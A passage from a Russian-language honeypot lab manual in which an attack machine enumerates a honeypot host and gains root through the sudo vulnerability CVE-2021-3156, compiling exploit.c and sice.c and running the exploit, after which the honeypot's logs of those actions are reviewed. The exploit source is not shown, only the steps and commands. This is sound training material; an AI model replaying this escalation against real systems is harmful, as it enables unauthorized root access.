loop14      7:14     0  161.4M 1 loop
loop15      7:15     0   99.2M 1 loop
loop16      7:16     0   65.1M 1 loop
loop17      7:17     0   55.5M 1 loop
sda         8:0      0   60G   0 disk
└─sda1      8:1      0   32G   0 part /etc/hosts
sr0        11:0     1  1024M   0 rom
user@561134cfef28:/$
```

Рисунок 61 – Получение списка блочных устройств в системе

Таким образом, в ходе выполнения всех предыдущих команд будет выполнен сбор информации об атакуемой системе. Также в ходе анализа должна быть получена информация, что пользователь «user» не имеет прав суперпользователя в системе.

Изучение принципа работы honeypot-системы в ходе выполнения злоумышленником действий по сбору и анализу данных в honeypot-системе.

Необходимо переключиться на машину «Honeypot-Machine», используемую в качестве honeypot-системы. Далее необходимо выполнить просмотр файла «docker_logs.log» (см. рисунок 62).




Рисунок 62 – Просмотр файла «docker_logs.log»

Необходимо найти запись, которая будет содержать информацию об успешной попытке авторизации пользователя «user» в honeypot-системе.

Далее необходимо выполнить просмотр файла «file_operation.log» (см. рисунок с 63 по 65).




Рисунок 63 – Просмотр файла «file_operation.log»

```
2021-05-22 12:42:31 PROC_NAME dpkg READ(0B) /etc/dpkg/dpkg.cfg.d/excludes
2021-05-22 12:42:31 PROC_NAME dpkg READ(338B) /etc/dpkg/dpkg.cfg.d/excludes
2021-05-22 12:42:31 PROC_NAME dpkg READ(0B) /etc/dpkg/dpkg.cfg.d/docker-apt-speedup
2021-05-22 12:42:31 PROC_NAME dpkg READ(16B) /etc/dpkg/dpkg.cfg.d/docker-apt-speedup
2021-05-22 12:42:22 PROC_NAME id READ(1.39KB) /etc/passwd
2021-05-22 12:42:18 PROC_NAME sudo READ(848B) /etc/shadow
2021-05-22 12:42:18 PROC_NAME sudo READ(1.39KB) /etc/passwd
2021-05-22 12:42:18 PROC_NAME sudo READ(2.30KB) /etc/login.defs
2021-05-22 12:42:18 PROC_NAME sudo READ(4.00KB) /etc/login.defs
2021-05-22 12:42:18 PROC_NAME sudo READ(4.00KB) /etc/login.defs
2021-05-22 12:42:18 PROC_NAME sudo READ(1.75KB) /etc/security/capability.conf
2021-05-22 12:42:18 PROC_NAME sudo READ(1.39KB) /etc/passwd
2021-05-22 12:42:18 PROC_NAME sudo READ(848B) /etc/shadow
2021-05-22 12:42:18 PROC_NAME sudo READ(1.39KB) /etc/passwd
2021-05-22 12:42:18 PROC_NAME sudo READ(848B) /etc/shadow
2021-05-22 12:42:18 PROC_NAME sudo READ(1.39KB) /etc/passwd
2021-05-22 12:42:15 PROC_NAME sudo READ(848B) /etc/shadow
2021-05-22 12:42:15 PROC_NAME sudo READ(1.39KB) /etc/passwd
2021-05-22 12:42:15 PROC_NAME sudo READ(2.30KB) /etc/login.defs
2021-05-22 12:42:15 PROC_NAME sudo READ(4.00KB) /etc/login.defs
2021-05-22 12:42:15 PROC_NAME sudo READ(4.00KB) /etc/login.defs
2021-05-22 12:42:15 PROC_NAME sudo READ(56B) /run/sudo/ts/user
2021-05-22 12:42:15 PROC_NAME sudo READ(0B) /run/sudo/ts/user
```

Рисунок 64– Просмотр файла «file_operation.log»

```
2021-05-22 12:42:15 PROC_NAME sudo READ(2.30KB) /etc/login.defs
2021-05-22 12:42:15 PROC_NAME sudo READ(4.00KB) /etc/login.defs
2021-05-22 12:42:15 PROC_NAME sudo READ(4.00KB) /etc/login.defs
2021-05-22 12:42:15 PROC_NAME sudo READ(56B) /run/sudo/ts/user
2021-05-22 12:42:15 PROC_NAME sudo READ(0B) /run/sudo/ts/user
2021-05-22 12:42:15 PROC_NAME sudo READ(0B) /proc/177/stat
2021-05-22 12:42:15 PROC_NAME sudo READ(189B) /proc/177/stat
2021-05-22 12:42:15 PROC_NAME sudo READ(0B) /run/sudo/ts/user
2021-05-22 12:42:15 PROC_NAME sudo READ(128B) /proc/stat
2021-05-22 12:42:15 PROC_NAME sudo READ(1024B) /proc/stat
2021-05-22 12:42:15 PROC_NAME sudo READ(1024B) /proc/stat
2021-05-22 12:42:15 PROC_NAME sudo READ(1024B) /proc/stat
2021-05-22 12:42:15 PROC_NAME sudo READ(0B) /etc/pam.d/other
2021-05-22 12:42:15 PROC_NAME sudo READ(0B) /etc/pam.d/common-session
2021-05-22 12:42:15 PROC_NAME sudo READ(1.44KB) /etc/pam.d/common-session
2021-05-22 12:42:15 PROC_NAME sudo READ(0B) /etc/pam.d/common-password
2021-05-22 12:42:15 PROC_NAME sudo READ(1.41KB) /etc/pam.d/common-password
2021-05-22 12:42:15 PROC_NAME sudo READ(0B) /etc/pam.d/common-account
2021-05-22 12:42:15 PROC_NAME sudo READ(1.18KB) /etc/pam.d/common-account
2021-05-22 12:42:15 PROC_NAME sudo READ(0B) /etc/pam.d/common-auth
2021-05-22 12:42:15 PROC_NAME sudo READ(1.22KB) /etc/pam.d/common-auth
2021-05-22 12:42:15 PROC_NAME sudo READ(520B) /etc/pam.d/other
2021-05-22 12:42:15 PROC_NAME sudo READ(0B) /etc/pam.d/sudo
```

Рисунок 65– Просмотр файла «file_operation.log»

В разделе с файлом «file_operation.log» будет отображаться информация, связанная с процессами, которые выполнялись в honeypot-системе, операциями, которые выполнялись с тем или иным файлом (каталогом), а также временем выполнения той или иной операции.

Далее необходимо выполнить просмотр файла «input_command.log» (см. рисунок с 66 по 67).




Рисунок 66 – Просмотр файла «input_command.log»

```

2021-05-22 12:41:00 INPUT COMMAND uname -m
2021-05-22 12:41:00 INPUT COMMAND uname -r
2021-05-22 12:41:00 INPUT COMMAND uname -o
2021-05-22 12:41:00 INPUT COMMAND /bin/sh /etc/update-motd.d/00-header
2021-05-22 12:41:00 INPUT COMMAND run-parts --lsbsysinit /etc/update-motd.d
2021-05-22 12:41:00 INPUT COMMAND /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin run-parts --lsbsysinit /etc/update-motd.d
2021-05-22 12:41:00 INPUT COMMAND sh -c /usr/bin/env -i PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin run-parts --lsbsysinit /etc/update-motd.d > /run/motd.dynamic.n
ew

```

Рисунок 67 – Просмотр файла «input_command.log»

В файле «input_command.log» будут отображаться все команды, которые выполнялись в то или иное время в интерактивном режиме внутри honeypot-системы.

Таким образом honeypot-система зарегистрировала все события, связанные с успешной авторизацией пользователя в системе и выполняемыми им действиями в honeypot-системе.


Изучение механизма закрепления в системе методом повышения привилегий пользователя.

Необходимо переключиться на машину «Hack-Machine», используемую в качестве системы для проведения атак. После получения информации об системе, важным этапом проведения атаки на объект является закрепления в системе, которая была скомпрометирована.

Под закреплением в системе может пониматься получение прав суперпользователя с целью выполнения любых дальнейших действий уже в захваченной системе.

Однако на этапе сбора информации о системе, определено, что учетная запись пользователя «user», через которую было выполнено ssh-подключение в скомпрометированную систему, не имеет прав «sudo». Поэтому закрепление в системе будет производиться через метод повышения привилегий пользователя. Одним из способов повысить привилегии является нахождение в системе установленного приложения, имеющего уязвимость, которая в свою очередь позволит повысить привилегии пользователя. Одним из таких приложений является программа «sudo».

Для начала необходимо проверить версию пакета программы, который установлен в системе (см. рисунок 68).



```
user@561134cfe28:/$ sudo -v
Sorry, user user may not run sudo on 561134cfe28.
user@561134cfe28:/$ dpkg -l sudo
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/half-f-inst/Trig-await/Trig-pend
| / Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name          Version          Architecture Description
+++-----+-----+-----+-----+
ii  sudo            1.8.31-1ubuntu1 amd64        Provide limited super user privileges to specific users
user@561134cfe28:/$
```

Рисунок 68 – Определение версии пакета «sudo»

В результате будет выведена версия пакета «sudo» - «1.8.31-1ubuntu1». Данная версия пакета имеет уязвимость «CVE-2021-3156», которая позволяет получить права пользователя «root» любому пользователю системы. Именно эта уязвимость будет использована для повышения привилегий пользователя «user».

Для эксплуатации данной уязвимости необходимо перейти в домашний каталог пользователя, создать новый каталог «exploit», перейти в него и создать в нем новый файл «exploit.c» (см. рисунок 69).

```
user@561134cfef28:/$ cd /home/ubuntu/  
user@561134cfef28:~$ mkdir exploit  
user@561134cfef28:~$ cd exploit/  
user@561134cfef28:~/exploit$ nano exploit.c
```

Рисунок 69 – Подготовительный процесс для эксплуатации уязвимости пакета «sudo»

В системе на машине «Hack-Machine» необходимо создать новую вкладку терминала. Для этого в открытом терминале необходимо нажать на раздел «Файл», выбрать пункт «Создать вкладку». Далее в новом терминале необходимо выполнить переход в каталог «sudo_exploit», а также выполнить просмотр содержимого данного репозитория (см. рисунок 70).

```
user@hack:~$ ls  
password.txt  tomcat_exploit  Видео  Загрузки  Музыка  'Рабочий стол'  
sudo_exploit  username.txt    Документы  Изображения  Общедоступные  Шаблоны  
user@hack:~$ cd sudo_exploit/  
user@hack:~/sudo_exploit$ ls  
exploit.c  sice.c  
user@hack:~/sudo_exploit$
```

Рисунок 70 – Подготовительный процесс для эксплуатации уязвимости пакета «sudo»

Далее необходимо выполнить открытие файла «exploit.c» в системе на машине «Hack-Machine» и скопировать содержимое данного файла. После необходимо перейти в терминал, где расположена интерактивная оболочка скомпрометированной системы. Далее необходимо выполнить вставку скопированного текста в файл «exploit.c» на скомпрометированной системе. После этого необходимо сохранить файл и закрыть его.

Далее в скомпрометированной системе необходимо создать новый файл «sice.c» таким же образом, что и файл «exploit.c» (см. рисунок 71). После выполнить открытие файла «sice.c» в системе на машине «Hack-Machine» и скопировать содержимое данного файла в новый файл «sice.c» в скомпрометированной системе. Далее необходимо создать новый каталог «libnss_X» в скомпрометированной системе (см. рисунок 71). После этого

необходимо выполнить просмотр каталога «exploit» на скомпрометированной системе (см. рисунок 71).

```
user@561134cfef28:~/exploit$ nano sice.c
user@561134cfef28:~/exploit$ mkdir libnss_X
user@561134cfef28:~/exploit$ ls
exploit.c  libnss_X  sice.c
user@561134cfef28:~/exploit$
```

Рисунок 71 – Подготовительный процесс для эксплуатации уязвимости пакета «sudo»

Таким образом в директории exploit должны находиться файлы «exploit.c», «sice.c» и каталог «libnss_X».

После подготовки всех файлов для эксплуатации уязвимости пакета «sudo» и повышения привилегий пользователя «user» необходимо выполнить сборку программы «exploit.c» (см. рисунок 72).

```
user@561134cfef28:~/exploit$ gcc exploit.c -o exploit
exploit.c: In function 'main':
exploit.c:70:5: warning: implicit declaration of function 'execve' [-Wimplicit-function-declaration]
  70 |     execve(argv[0], argv, env);
      |     ^~~~~~
user@561134cfef28:~/exploit$
```

Рисунок 72 – Сборка программы «exploit.c»

В результате сборки должна пройти успешно с единственным предупреждением. Кроме этого, должен создаваться исполняемый файл «exploit».

Далее необходимо выполнить сборку программы «sice.c» (см. рисунок 73).

```
user@561134cfef28:~/exploit$ gcc -g -fPIC -shared sice.c -o libnss_X/X.so.2
user@561134cfef28:~/exploit$
```

Рисунок 73 – Сборка программы «sice.c»

В результате сборки должна пройти успешно без ошибок и предупреждений. После сборки всех программ необходимо запустить исполняемый файл «exploit» для эксплуатации уязвимости пакета «sudo» (см. рисунок 74).

```

user@561134cfef28:~/exploit$ ./exploit
uid=0(root) gid=1000(user) groups=1000(user)
root@561134cfef28:/home/ubuntu/exploit# whoami
root
root@561134cfef28:/home/ubuntu/exploit#

```

Рисунок 74 – Эксплуатация уязвимости пакета «sudo»

В результате запуска исполняемого файла «exploit» будут получены права суперпользователя (см. рисунок 74). Также необходимо выполнить команду «whoami» для получения информации о текущем пользователе системы (см. рисунок 74).

Изучение принципа работы honeypot-системы в ходе выполнения злоумышленником действий, связанных с закреплением в honeypot-системе методом повышения привилегий пользователя.

Необходимо переключиться на машину «Honeypot-Machine», используемую в качестве honeypot-системы. Необходимо выполнить просмотр файла «file_operation.log» на информационной панели «Grafana» (см. рисунок с 75 по 77).




Рисунок 75 – Просмотр файла «file_operation.log»

```

2021-05-22 12:56:59 PROC_NAME ld READ(164B) /usr/lib/gcc/x86_64-linux-gnu/9/crtbeginS.o
2021-05-22 12:56:59 PROC_NAME ld READ(1.06KB) /usr/lib/gcc/x86_64-linux-gnu/9/crtbeginS.o
2021-05-22 12:56:59 PROC_NAME ld READ(164B) /usr/lib/gcc/x86_64-linux-gnu/9/crtbeginS.o
2021-05-22 12:56:59 PROC_NAME ld READ(1.06KB) /usr/lib/gcc/x86_64-linux-gnu/9/crtbeginS.o
2021-05-22 12:56:59 PROC_NAME ld READ(64B) /usr/lib/gcc/x86_64-linux-gnu/9/crtbeginS.o
2021-05-22 12:56:59 PROC_NAME ld READ(16B) /usr/lib/gcc/x86_64-linux-gnu/9/crtbeginS.o
2021-05-22 12:56:59 PROC_NAME ld READ(2.86KB) /usr/lib/gcc/x86_64-linux-gnu/9/crtbeginS.o
2021-05-22 12:56:59 PROC_NAME ld READ(2.86KB) /usr/lib/gcc/x86_64-linux-gnu/9/crtbeginS.o
2021-05-22 12:56:59 PROC_NAME ld READ(832B) /usr/lib/gcc/x86_64-linux-gnu/9/liblto_plugin.so
2021-05-22 12:56:59 PROC_NAME as READ(1012B) /tmp/ccw93tST.o
2021-05-22 12:56:59 PROC_NAME as READ(800B) /tmp/ccw93tST.o
2021-05-22 12:56:59 PROC_NAME as READ(4.00KB) /tmp/ccw93tST.o
2021-05-22 12:56:59 PROC_NAME as READ(2.97KB) /tmp/ccw93tST.o
2021-05-22 12:56:59 PROC_NAME as READ(2.97KB) /tmp/ccw93tST.o
2021-05-22 12:56:59 PROC_NAME as READ(2.97KB) /tmp/ccw93tST.o
2021-05-22 12:56:59 PROC_NAME as READ(2.97KB) /tmp/ccw93tST.o
2021-05-22 12:56:59 PROC_NAME as READ(0B) /tmp/ccw93tST.o
2021-05-22 12:56:59 PROC_NAME as READ(0B) /tmp/ccVph2dU.s
2021-05-22 12:56:59 PROC_NAME as READ(7.68KB) /tmp/ccVph2dU.s
2021-05-22 12:56:59 PROC_NAME as READ(4.00KB) /tmp/ccVph2dU.s

```

Рисунок 76 – Просмотр файла «file_operation.log»

```

2021-05-22 12:56:59 PROC_NAME cc1 READ(41.80KB) /usr/include/unistd.h
2021-05-22 12:56:59 PROC_NAME cc1 READ(2.24KB) /usr/include/stdc-predef.h
2021-05-22 12:56:59 PROC_NAME cc1 READ(176B) /home/ubuntu/exploit/sice.c
2021-05-22 12:56:19 PROC_NAME collect2 READ(0B) /tmp/ccDMtpLN.le
2021-05-22 12:56:19 PROC_NAME collect2 READ(0B) /tmp/ccXVdZlM.ld
2021-05-22 12:56:19 PROC_NAME ld READ(4.00KB) /home/ubuntu/exploit/exploit
2021-05-22 12:56:19 PROC_NAME ld READ(4.00KB) /home/ubuntu/exploit/exploit
2021-05-22 12:56:19 PROC_NAME ld READ(4.00KB) /home/ubuntu/exploit/exploit
2021-05-22 12:56:19 PROC_NAME ld READ(4.00KB) /home/ubuntu/exploit/exploit
2021-05-22 12:56:19 PROC_NAME ld READ(4.00KB) /home/ubuntu/exploit/exploit

```

Рисунок 77 – Просмотр файла «file_operation.log»

Таким образом при просмотре раздела с файлом «file_operation.log» будет отображена информация о том, какие операции чтения файлов выполнялись как в домашней директории пользователя, так и в системных директориях honeypot-системы. Кроме этого, данный файл отображает информацию, которая должна указывать, что выполнялись процессы «sudoedit» и «whoami». Выполнение этих процессов напрямую связано с пользователем «root».

Далее после просмотра файла «file_operation.log» необходимо выполнить просмотр файла «input_command.log» в соответствующем разделе (см. рисунок с 78 по 79).




Рисунок 78 – Просмотр файла «input_command.log»

```
2021-05-22 12:56:59 INPUT COMMAND as --64 -o /tmp/ccw93tST.o /tmp/ccvph2DU.s
2021-05-22 12:56:58 INPUT COMMAND /usr/lib/gcc/x86_64-linux-gnu/9/cc1 -quiet -multiarch x86_64-linux-gnu sice.c -quiet -dumpbase sice.c -mtune=generic -march=x86-64 -auxbase sice -g -f
PIC -fasynchronous-unwind-tables -fstack-protector-strong -Wformat -Wformat-security -fstack-clash-protection -fcf-protection -o /tmp/ccvph2DU.s
2021-05-22 12:56:58 INPUT COMMAND gcc -g -fPIC -shared sice.c -o libnss_X/X.so.2
2021-05-22 12:56:19 INPUT COMMAND /usr/bin/ld -plugin /usr/lib/gcc/x86_64-linux-gnu/9/liblto_plugin.so -plugin-opt=/usr/lib/gcc/x86_64-linux-gnu/9/lto-wrapper -plugin-opt=-fresolution=/
tmp/cc3f160z.res -plugin-opt=-pass-through=-lgcc -plugin-opt=-pass-through=-lgcc_s -plugin-opt=-pass-through=-lc -plugin-opt=-pass-through=-lgcc -plugin-opt=-pass-throu
gh=-lgcc -build-id -eh-frame-hdr -m elf_x86_64 --hash-style=gnu --as-needed -dynamic-linker /lib64/ld-linux-x86-64.so.2 -pie -z now -z relro -o exploit /usr/li
b/gcc/x86_64-linux-gnu/9/../../../../x86_64-linux-gnu/Scrt1.o /usr/lib/gcc/x86_64-linux-gnu/9/../../../../x86_64-linux-gnu/crti.o /usr/lib/gcc/x86_64-linux-gnu/9/crtbegin
S.o -L/usr/lib/gcc/x86_64-linux-gnu/9 -L/usr/lib/gcc/x86_64-linux-gnu/9/../../../../x86_64-linux-gnu -L/usr/lib/gcc/x86_64-linux-gnu/9/../../../../lib -L/lib/x86_64-lin
ux-gnu -L/lib/../lib -L/usr/lib/x86_64-linux-gnu -L/usr/lib/./lib -L/usr/lib/gcc/x86_64-linux-gnu/9/../../../../tmp/cc7NW7Bw.o -lgcc -push-state --as-needed -lgcc_s
--pop-state -lc -lgcc --push-state --as-needed -lgcc_s --pop-state /usr/lib/gcc/x86_64-linux-gnu/9/crtendS.o /usr/lib/gcc/x86_64-linux-gnu/9/../../../../x86_64-linux-gn
u/crt.o
2021-05-22 12:56:19 INPUT COMMAND /usr/lib/gcc/x86_64-linux-gnu/9/collect2 -plugin /usr/lib/gcc/x86_64-linux-gnu/9/liblto_plugin.so -plugin-opt=/usr/lib/gcc/x86_64-linux-gnu/9/lto-wrapp
er -plugin-opt=-fresolution=/tmp/cc3f160z.res -plugin-opt=-pass-through=-lgcc -plugin-opt=-pass-through=-lgcc_s -plugin-opt=-pass-through=-lc -plugin-opt=-pass-throu
gh=-lgcc -build-id -eh-frame-hdr -m elf_x86_64 --hash-style=gnu --as-needed -dynamic-linker /lib64/ld-linux-x86-64.so.2 -pie -z n
ow -z relro -o exploit /usr/lib/gcc/x86_64-linux-gnu/9/../../../../x86_64-linux-gnu/Scrt1.o /usr/lib/gcc/x86_64-linux-gnu/9/../../../../x86_64-linux-gnu/crti.o /usr/lib/gc
c/x86_64-linux-gnu/9/crtbeginS.o -L/usr/lib/gcc/x86_64-linux-gnu/9 -L/usr/lib/gcc/x86_64-linux-gnu/9/../../../../x86_64-linux-gnu -L/usr/lib/gcc/x86_64-linux-gnu/9/../../../../lib
/../../../../lib -L/lib/x86_64-linux-gnu -L/lib/./lib -L/usr/lib/x86_64-linux-gnu -L/usr/lib/./lib -L/usr/lib/gcc/x86_64-linux-gnu/9/../../../../tmp/cc7NW7Bw.o -lgcc
--push-state --as-needed -lgcc_s --pop-state -lc -lgcc --push-state --as-needed -lgcc_s --pop-state /usr/lib/gcc/x86_64-linux-gnu/9/crtendS.o /usr/lib/gcc/x86_64-lin
ux-gnu/9/../../../../x86_64-linux-gnu/crt.o
2021-05-22 12:56:18 INPUT COMMAND as --64 -o /tmp/cc7NW7Bw.o /tmp/cc5ea7Yx.s
2021-05-22 12:56:17 INPUT COMMAND /usr/lib/gcc/x86_64-linux-gnu/9/cc1 -quiet -multiarch x86_64-linux-gnu exploit.c -quiet -dumpbase exploit.c -mtune=generic -march=x86-64 -auxbase expl
oit -fasynchronous-unwind-tables -fstack-protector-strong -Wformat -Wformat-security -fstack-clash-protection -fcf-protection -o /tmp/cc5ea7Yx.s
2021-05-22 12:56:17 INPUT COMMAND gcc exploit.c -o exploit
2021-05-22 12:56:03 INPUT COMMAND ls --color=auto
2021-05-22 12:55:59 INPUT COMMAND mkdir libnss_X
2021-05-22 12:55:23 INPUT COMMAND nano sice.c
2021-05-22 12:54:49 INPUT COMMAND nano exploit.c
2021-05-22 12:54:32 INPUT COMMAND /home/ubuntu/exploit
2021-05-22 12:54:27 INPUT COMMAND mkdir exploit
